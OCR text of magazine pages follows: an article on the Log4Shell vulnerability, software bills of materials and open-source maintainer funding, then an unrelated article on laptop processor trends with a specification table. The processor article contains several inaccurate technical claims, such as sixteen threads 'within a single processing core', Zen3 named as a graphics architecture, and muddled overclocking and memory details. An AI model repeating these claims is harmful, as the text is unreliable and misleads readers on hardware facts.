


Figure 2: Modern software solutions

Iran and North Korea have started testing, exploiting and using the Log4j bug to deploy a variety of malware, including ransomware.

Log4Shell: A vulnerability or a 'cluster-bomb of zero-days'?

The Log4Shell vulnerability has been described as a 'cluster-bomb of zero-days' because it is such a foundational component in so many software frameworks that are available to developers for reuse.

Many pieces of software have logging libraries. It is highly unlikely that organisations, especially big corporations, are coding their own logging software. There is no benefit to this when an open source version is easily available. Log4j is widely used for this reason and, consequently, Log4Shell has impacted a very wide range of software and services from many major vendors.

Dependencies play a large role in the wide stretch of the Log4j vulnerability. According to one commentator: "It is mind-boggling how big dependency trees can get." This is why so many users had no idea they were running affected Log4j versions between the thousands of dependencies in their stack.

As the number of Log4j exploits grew rapidly towards the end of last year, warnings were issued by several national cyber security agencies, including the US's Cybersecurity and Infrastructure Security Agency (CISA) and the UK's National Cyber Security Centre (NCSC).

The US's Federal Trade Commission (FTC) has said that it "intends to use its full legal authority to pursue companies that fail to take reasonable steps to protect consumer data from exposure as a result of Log4j."

The severity of the Log4j vulnerability has served as a wake-up call to organisations. It demonstrates you must understand what is in your software, where dependencies lie and not leverage vulnerable components, especially when safe ones are available.

Sonatype, a software company and core contributor of Apache Maven, reported that since December 10, 2021, when Log4Shell was disclosed, Log4j has been downloaded more than 10 million times (see Figure 1). It stated that nearly half of these were unsafe versions, despite the fact that fully patched and secure versions were available at the time.

Ilkka Turunen, field CTO at Sonatype, says, "The fact that we are still facing such high percentages of vulnerable downloads is indicative of a much bigger problem with supply chain security… If companies don't understand what's in their software, they're unable to act with the requisite speed when threats arise - and in this instance, given the huge popularity of Log4j, this exposes them to significant risk."

The reality is that if a vulnerable software project like Log4j has been sitting in the heart of the world's

Internet infrastructure, how many other 'cluster-bombs' are out there?

That cannot be determined until the risk materialises. However, you can take action to ensure that your organisation is prepared for such an event.

How can an SBOM help you?

Modern software solutions are generally made up of layers: the application code, open source and third-party libraries, the open source framework, databases and the underlying cloud infrastructure (see Figure 2).

The presence of security vulnerabilities in any one of these layers may put your solution, intellectual property, employee and customer data at risk of exploitation by hackers. The security features built into your hosted platform may get you one step closer to a secure solution.

However, if security management processes are not implemented across the remainder of your solution stack, your organisation and customers may still be at risk. So how can you protect the remaining layers?

The key question to dealing with vulnerabilities like Log4Shell is, on the day it went public, would your CTO walk into work and know whether Log4j is in your code?

The fundamental aspect to quickly remediating risk in a Log4j type situation is to know exactly what is in your software. The best practice for this is the consistent production of a software bill of materials (SBOM).

An SBOM is a formal record of components and their associated licences in a piece of software. It is analogous to a list of ingredients on food packaging. An SBOM identifies and lists software components and their licences, and the security vulnerabilities associated with those components (Figure 3).

If your organisation was consistently producing SBOMs, on the day Log4Shell was published, a reference could have quickly been made to the latest SBOM. This would have expressly told you whether Log4j is in your software and whether it is the compromised version.

A software composition analysis (SCA) tool will perform an automated source code scan to produce an SBOM. This will expressly identify all the third-party components within your software and tell you whether any security vulnerabilities are associated with them. An advanced tool will tell you whether your code calls the affected library and suggest a fix.

The National Telecommunications and Information Administration (NTIA), an agency of the United States Department of Commerce, advocates software component transparency. This agency was the main driver behind the SBOM concept back in 2019 as well as the White House Executive Order issued on May 12, 2021, on improving the nation's cyber security. The order states that when dealing with the various departments of the US government, buyers of software solutions must request an SBOM for each product and software solution providers should also supply an SBOM.

In a press conference in early January this year, Jen Easterly, director of the US Federal Cybersecurity and Infrastructure Security Agency, said that CISA is accelerating its efforts to create SBOMs.

Identifying the security vulnerabilities is the first step, but to reduce security risks remediations must be made quickly. Updates and patches for vulnerable software components must be implemented as soon as they are made available.

It is critical for organisations to take immediate actions to identify systems with the Apache Log4j vulnerability, implement mitigation measures, and continually monitor and remediate them. The Apache Foundation has released four patches since the first Log4Shell vulnerability was published, as previous patches left part of the vulnerability unfixed.

Continuous management is the next step to securing your solution stack. A source code scan and SBOM represent one moment in time -- the moment the scan was performed. Due to the nature of modern software development, the reality is that software composition

Name	Component	License	Vulnerabilities				
openssh 2.5.1 (BSD or OpenSSH License)	openssh - 2.5.1	None Selected	74	2	7	11	0	54
libpng 1.0.6 (Libpng)	libpng - 1.0.6	libpng License	44	1	3	0	0	40
libjpeg 6b (IJG)	libjpeg - 6b	Independent JPEG Group License	3	0	0	0	0	3
Apache Commons BeanUtils 1.7.0 (Apache 2.0)	apache-commons-beanutils - 1.7	Apache License 2.0	2	0	1	0	0	1
commons-beanutils 1.7.0 (Apache-2.0)	commons-beanutils - 1.7.0	Apache License 2.0	2	0	1	0	0	1
madler-zlib 1.2.1 (Zlib)	madler-zlib - 1.2.1	zlib License	2	0	0	0	0	2
madler-zlib 1.2.2 (Zlib)	madler-zlib - 1.2.2	zlib License	2	0	0	0	0	2
zlib 1.2.1 (Zlib)	zlib - 1.2.1	zlib License	2	0	0	0	0	2

Figure 3: A sample of software bill of materials (SBOM)

may change on an operational day-to-day basis. Therefore, SBOMs should be produced consistently, and when vulnerabilities are identified remediations should also be made consistently if a patch is available.

The 'eternal' debate and Log4j

The disclosure of the critical vulnerability in Log4j has sparked discussions online about the 'eternal' debate of open source sustainability. This discussion covers a broad collection of issues including licensing, business models, ethics, diversity and inclusion.

With the disclosure of Log4j, debates have re-surfaced on the ethics of how open source is developed, paid for (or lack thereof) and maintained. It is the maintainers, like those at the Apache Foundation, who must find the time to fix critical bugs like Log4Shell so that those upstream can secure their solutions.

Often, the voluntary contributions of maintainers to open source projects stem from a hobby. Whilst working day jobs, they can struggle to find the time to fix critical bugs, all the while facing demands from users requesting free support. Consequently, maintainer burnout is a challenge.

The fallout of Log4Shell made us all realise that we are relying on open source projects. The Internet and computing giants who arguably are "the heaviest users of open source in the world – are collectively worth trillions of dollars." However, this wealth is not shared with the open source projects at the start of the supply chain.

In its annual open source security and risk report, Synopsys found that the number of open source components per commercial application jumped from 84 in 2016 to 528 in 2021. Yet the money that open source maintainers receive for working on this software hasn't grown much, if at all.

Donations are commonly used as a source of funds for open source projects. For example, GitHub has set up its GitHub Sponsors platform which allows users to donate to the projects they depend on. However, this source of funding may only be sustainable for extremely popular projects.

When will Apple get serious about security?

The tech community (and beyond) is an uproar over the recently revealed iOS and OS X SSL/TLS code flaw. Apple developers have questions about Apple's commitment to quality and the flaw itself.

Written by David Morgenstern, Rest in Peace
Posted in The Apple Core on February 24, 2014 | Topic: Apple

Apple on Friday pushed out an iOS fix for the SSL/TLS bug. The concerns of the Mac community shifted to the then still-missing patch for OS X. An Apple spokesperson said the fix was due very soon. That "soon" didn't arrive on the weekend. Maybe Monday.

Figure 4: Apple's goto fail within single quotes vulnerability (Image Source: *https://www.zdnet.com*)

Filippo Valsorda, a Google cryptographer and security lead of the Go programming language, notes that contributors only get small amounts of money through GitHub or Patreon, while their projects may be responsible for millions of dollars. He adds that a bug in these important systems can break the Internet, and it's unfair to depend on people who work on these projects in their spare time without any assured rewards.

However, others believe that funding is not the issue; the real issue behind the Log4j crisis was that organisations did not know what was in their software. This lack of knowledge caused delays in patches and fixes. Without the delays, hacker exploits and security breaches may have been prevented.

Curl creator and WolfSSL developer Daniel Stenberg says, "The Log4j case is not a showcase for bad open source software funding. It is a showcase for naive and cheap users not doing their due diligence, code review, and testing before using components. Remember 'goto fail' (Figure 4). Silly bugs are shipped even with the greatest funding."

This debate brings us back to the need for SBOMs. If organisations were producing SBOMs in December 2021, they would have known whether they needed to implement fixes for Log4Shell immediately.

As consumers, there is an expectation for our cars, planes and even mundane items such as food processors to have a detailed bill of materials, because if any parts fail a product recall is expected. Why are companies not doing this for their software?

In a perfect world, all maintainers and projects would be adequately compensated. However, would this ensure that bugs like Log4j do not exist? We cannot be sure; but we do know companies are responsible for ensuring the code they ship to production is safe, secure and reliable. Therefore, the best we can do is be prepared and secure each link in the software supply chain. END

References


[1] *https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228*
[2] *https://www.microsoft.com/security/blog/2021/12/11/guidance-for-preventing-detecting-and-hunting-for-cve-2021-44228-log4j-2-exploitation/*
[3] *https://www.itpro.co.uk/security/cyber-security/361907/ftc-threatens-legal-action-companies-failing-to-patch-log4shell*

By: Holly Wyld

The author is a governance specialist at Source Code Control Limited.

Recent Advancements in Laptop Processors

The latest processors are improving every aspect of performance and efficiency. As much as they are getting faster, they are also more energy-efficient and reliable. They are now capable of machine learning and deep learning, ensuring reliability and efficient operation—regardless of the workload.



Amongst many types of laptops being manufactured, selecting the right laptop is usually based on computing needs and requires a vast amount of not only research but also resources. It is important to understand some of the significant parameters and technologies associated with laptop processors. Since last year, there have been many advancements in this area. Let's have a look at some of the trends that have scaled the laptop processors industry.

More cores and threads

In order to increase system performance, having multiple processing cores inside a single chip proves to be very effective. First came the dual-core processors that employed two processing units, followed by the quad-core processors having four. Nowadays we find octa-core processors that have eight processing cores.

These multiple processing cores allow parallel execution of the tasks, which simply means that the tasks are broken down into sub-tasks, and each sub-task is processed by multiple processing units in a specific time. Parallel processing is an efficient way of processing multiple tasks at the same time.

There are other advantages associated with multi-core processors such as keeping the clock speed at an efficient level while also increasing the processing power when multiple cores are implemented on the same die. Moreover, in multi-core processors,

the individual cores are running at the same speed as a single core, resulting in consumption of less energy—though clock speed is multiplied.

Threads, on the other hand, logically manage the processes to enhance the speed. Threading is like pipelining, where a CPU is allowed to execute multiple tasks at the same time. Multithreading, like the name suggests, runs multiple threads of execution within an operating system that can include multiple system processes. Hence, threads are a virtual component that manages tasks to improve throughput and computational speed-up.

Most of the latest laptop processors feature sixteen threads, which means sixteen sets of instructions can be managed within a single processing core.

Higher boost speeds and overclocking

Clock speed is the number of calculations the processor can perform in one second. High clock speed refers to fast speed and processing, requiring more power, the result of which is more heat being generated. Every processor has a base clock speed.

Most processors nowadays mention boost frequency. For example, Intel i9-11980HK processor has a base clock speed of 2.6GHz and turbo boost speed of 5GHz. But most of the time you might not need 5GHz speed, or even the base speed of 2.6GHz.

This is where overclocking comes in. It is a process that takes in a clock frequency and changes its multiples. Every processor has a low-level clock frequency, like 200MHz. A 13x multiplier has a clock speed of 2.6GHz. Therefore, for the right processing power, upscale and downscale of frequencies can be done.

The turbo boost modes in processors are essentially overclocks, but in this case the system chooses the speed. Whenever there is a need for more clock cycles, the system will first check the temperature. If there is sufficient thermal overhead for overclocking, it will boost the speed as long as the system requires the boost. The amount of time the speed is boosted also depends on the processor's temperature.

> "Latest laptop processors deliver outstanding graphics performance. The graphics frequency, processing cores, threads, display support, and resolution have been significantly improved in the latest processors."

The boost modes and overclocking efficiently utilise the power and simplify thermal management. The AMD Ryzen 9 5900HS features a boost clock frequency of 4.6GHz, similar to Intel i7-11800H processor. However, Ryzen 9 5980HS and Intel i7-11850H processors specify a maximum boost speed of 4.8GHz.

To provide maximum performance by overclocking and turbo boost mode, Intel processors combine a set of software tools used to tune the system for maximum performance and customise advanced system settings for such things as overclocking and graphics. The software tools provide users and OEMs the ability to customise the laptop or computer performance according to their needs. The software tools help the system adapt this customisation by using machine learning algorithms and advanced power control settings.

Improved graphics performance

Latest laptop processors deliver outstanding graphics performance. The graphics frequency, processing cores, threads, display support, and resolution have been significantly improved in the latest processors. The number of graphical processing unit (GPU) cores embedded in the processors have increased.

AMD's latest Ryzen processors include eight graphical processing cores. Intel's latest core i9 processors feature 32 graphical execution units, which are compute processors optimised for simultaneous multi-threading for high throughput compute power. Apple M1's integrated GPU includes eight cores capable of running nearly 25,000 threads simultaneously, providing high graphics performance and also being very efficient at the same time.

In terms of the graphics frequency, the latest Intel processors' maximum is 1.45GHz. Newer AMD Ryzen processors, on the other hand, feature 2,000MHz of graphics frequency.

The graphics performance, however, mostly depends on the core architecture. The new GPU architectures will often lead to more efficient performance, accompanied by lower power consumption and the use of new technologies to enhance the user experience.

The newly released AMD Zen3 core architecture aims to improve graphic performance of the processor by focusing on single-core performance, energy efficiency, and reduced latencies. According to AMD, this allows the frames per second (FPS) to increase up to 11% in certain games. It has higher instructions per clock cycle. In particular, it can extract an average of 19% additional performance from every MHz of frequency relative to the Zen2. Higher IPC and unified 8-core complex is a potent combination for increased graphics performance.

Intel Xe GPU architecture also focuses on improved graphics performance, efficient multitasking, and high-quality video calling. Its family consists of a series of microarchitectures, ranging from integrated low-power (Xe-LP) to high-performance gaming (Xe-HPG), datacentre/high-performance (Xe-HP), and high-performance computing (Xe-HPC).

Reduced power consumption and thermal management


With all these processing capabilities, there is an increase in the overall power consumption and heat being generated. Now, if we optimise power consumption, thermal management naturally gets simplified. Therefore, most processors aim to decrease the power consumption to take care of this combined problem.

Intel's approach for thermal management and power consumption is similar. Intel Cryo Cooling technology is one of the latest thermal management technologies for desktop and laptop processors. This technology takes advantage of overclocking to system stability by adjusting temperature and clocking frequency depending on the CPU workload. It automatically manages sub-ambient cooler power consumption according to the workload demands, and also helps avoid condensation risks. All these techniques are combined with sub-ambient CPU coolers with smart condensation control to offer lower condensation risk and practical power consumption.

There are various thermal management systems available from AMD and Intel. But before making a choice, it is important to know the amount of heat the processor generates. The measure of the amount of heat generated is called TDP (thermal design power). It is measured in watts and refers to the power consumption under the maximum theoretical load.

The power consumption of the CPU will be less than TDP most of the time. However, this data of TDP that is being used to design the system is the power consumption when the system runs at maximum power. This ensures that the processor will be working reliably even under maximum workload.

The Intel Core i9-11980HK processor features configurable TDP with TDP-down of 45W and TDP-up of 65W. TDP-down mode is used when cooler and quieter operation is needed. This mode specifies lower TDP and lower frequency operation than the nominal value (processor's rated frequency and TDP). The TDP-up mode is used when extra cooling is available. Configurability here means that the computer manufacturer can modify the TDP of the CPU within the specifications, depending on the chassis and the type of cooler used.



Machine learning and deep learning capabilities

Today's intelligent computer systems can learn from the feedback taken to enhance user experience. So they can adjust operations after continuous exposure to data and other inputs. Machine learning (ML) refers to a process in which the machine actively learns for itself from various past inputs without being explicitly programmed. ML uses algorithms just like human neural networks, and these algorithms are designed to improve performance over time as they get exposed to more data. The future performance can thus be enhanced by learning from the response received by the user.

Deep learning is a subset of machine learning that is more advanced and goes beyond the latter to solve problems. It makes use of deep neural networks to access, explore, and analyse vast sets of information. An easy example would be all the music files on Spotify being considered to make ongoing music suggestions based on the tastes of a specific user.

Latest i9 processors from Intel feature the Intel deep learning boost—a set of embedded processor technologies designed to accelerate AI deep learning use cases. It combines Intel Advanced Vector Extensions 512 (AVX-512) with a new vector neural network instruction (VNNI) that significantly increases deep learning inference performance over previous generations.

The AVX-512 is a new instruction set on the latest Intel CPUs that implements single instruction and multiple data (SIMD), which means that one CPU instruction is performed against multiple data items at the same time. Moreover, Intel Xeon processors embed SAP HANA machine learning capabilities. They run machine learning algorithms with minimum latency.

In situations where power and performance are necessary, Intel Gaussian & Neural Accelerator (Intel GNA) provides power efficiency always-on support. The GNA is designed to deliver AI speech and audio applications such as neural noise cancellation without the involvement of processing cores. Therefore, the GNA performs the AI speech-related tasks while simultaneously freeing up CPU resources for overall system performance and responsiveness.

The Mediatek's MT8192 and MT8195 Chrome book processors integrate a high-performance AI processing unit (APU) to power a wide range of voice and vision based applications. The APU combines the

Comparison Table

	Intel Core i9-11980HK	AMD Ryzen 9 5900HX	AMD Ryzen 9 5980HS	Intel i7 11800H	Intel i7 11850H	AMD Ryzen 7 5800x	Qualcomm Snapdragon 8cx Gen2 5G Compute Platform	Apple M1	Mediatek MT8192	Intel Xeon W-10885M
Launch year	2021	2021	2021	2021	2021	2020	2020	2020	2021	2020
No. of cores	8	8	8	8	8	8	8	8	8	8
No. of threads	16	16	16	16	16	16	-	8	8	16
Base clock frequency	2600 MHz	3.3GHz	3.0GHz	1900 MHz	2100 MHz	3.8GHz	N/A	2.1 GHz	2.0 GHz	2.4 GHz
Max boost clock frequency	5.00 GHz	Up to 4.6GHz	Up to 4.8GHz	4.60 GHz	4.80 GHz	Up to 4.7GHz	N/A	3.2 GHz	2.2 GHz	5.30 GHz
Cache	24MB	L2 Cache: 4MB, L3 Cache: 16MB	L2 Cache: 4MB, L3 Cache: 16MB	24MB	24MB	L2 Cache: 4MB, L3 Cache: 32MB	N/A	L1 Cache: 320KB per core, L2 Cache: 12MB	1MB	16MB
TDP	Configurable (Down: 45W, Up: 65W)	Configurable (35-54W)	35W Default	Configurable (Down: 35W, Up: 45W)	Configurable (Down: 35W, Up: 45W)	105W Default	N/A	14W	10W	Configurable (Down: 35W, Up: 45W)
Memory	128 GB	DDR4 - Up to 3200MHz	DDR4 - Up to 3200MHz	128 GB	128 GB	DDR4 - Up to 3200MHz	LPDDR4x up to 2133MHz	16GB LPD-DR4X-4266	4GB LPD-DR4x-2133	128 GB DDR4-2933 up to 2133MHz
Maximum number of memory channels	2	N/A	N/A	2	2	N/A	8	2	2	2
Graphics frequency	1.45 GHz	2100 MHz	2100 MHz	1.45 GHz	1.45 GHz	2100 MHz	N/A	N/A	850 MHz	1.25 GHz
Graphics architecture	Intel UHD Graphics	AMD Zen3 Core	AMD Zen3 Core	Intel UHD Graphics	Intel UHD Graphics	AMD Zen3 Core	Qualcomm Adreno GPU	Apple M1 GPU	ARM Mali-G57 MC5	Intel UHD Graphics
No. of graphics cores	N/A	8	8	N/A	N/A	8	N/A	N/A	5	N/A
Socket/Package	FCBGA1787	FP6	FP6	FCBGA1787	FCBGA1787	AM4	N/A	Apple M-Socket	SoC	FCBGA1440
CMOS technology	10 nm SuperFin	TSMC 7nm FinFET	TSMC 7nm FinFET	10 nm SuperFin	10 nm SuperFin	TSMC 7nm FinFET	7nm	5nm	7nm	14nm
Maximum operating temperature	100°C	105°C	105°C	100°C	100°C	90°C	N/A	N/A	N/A	100°C
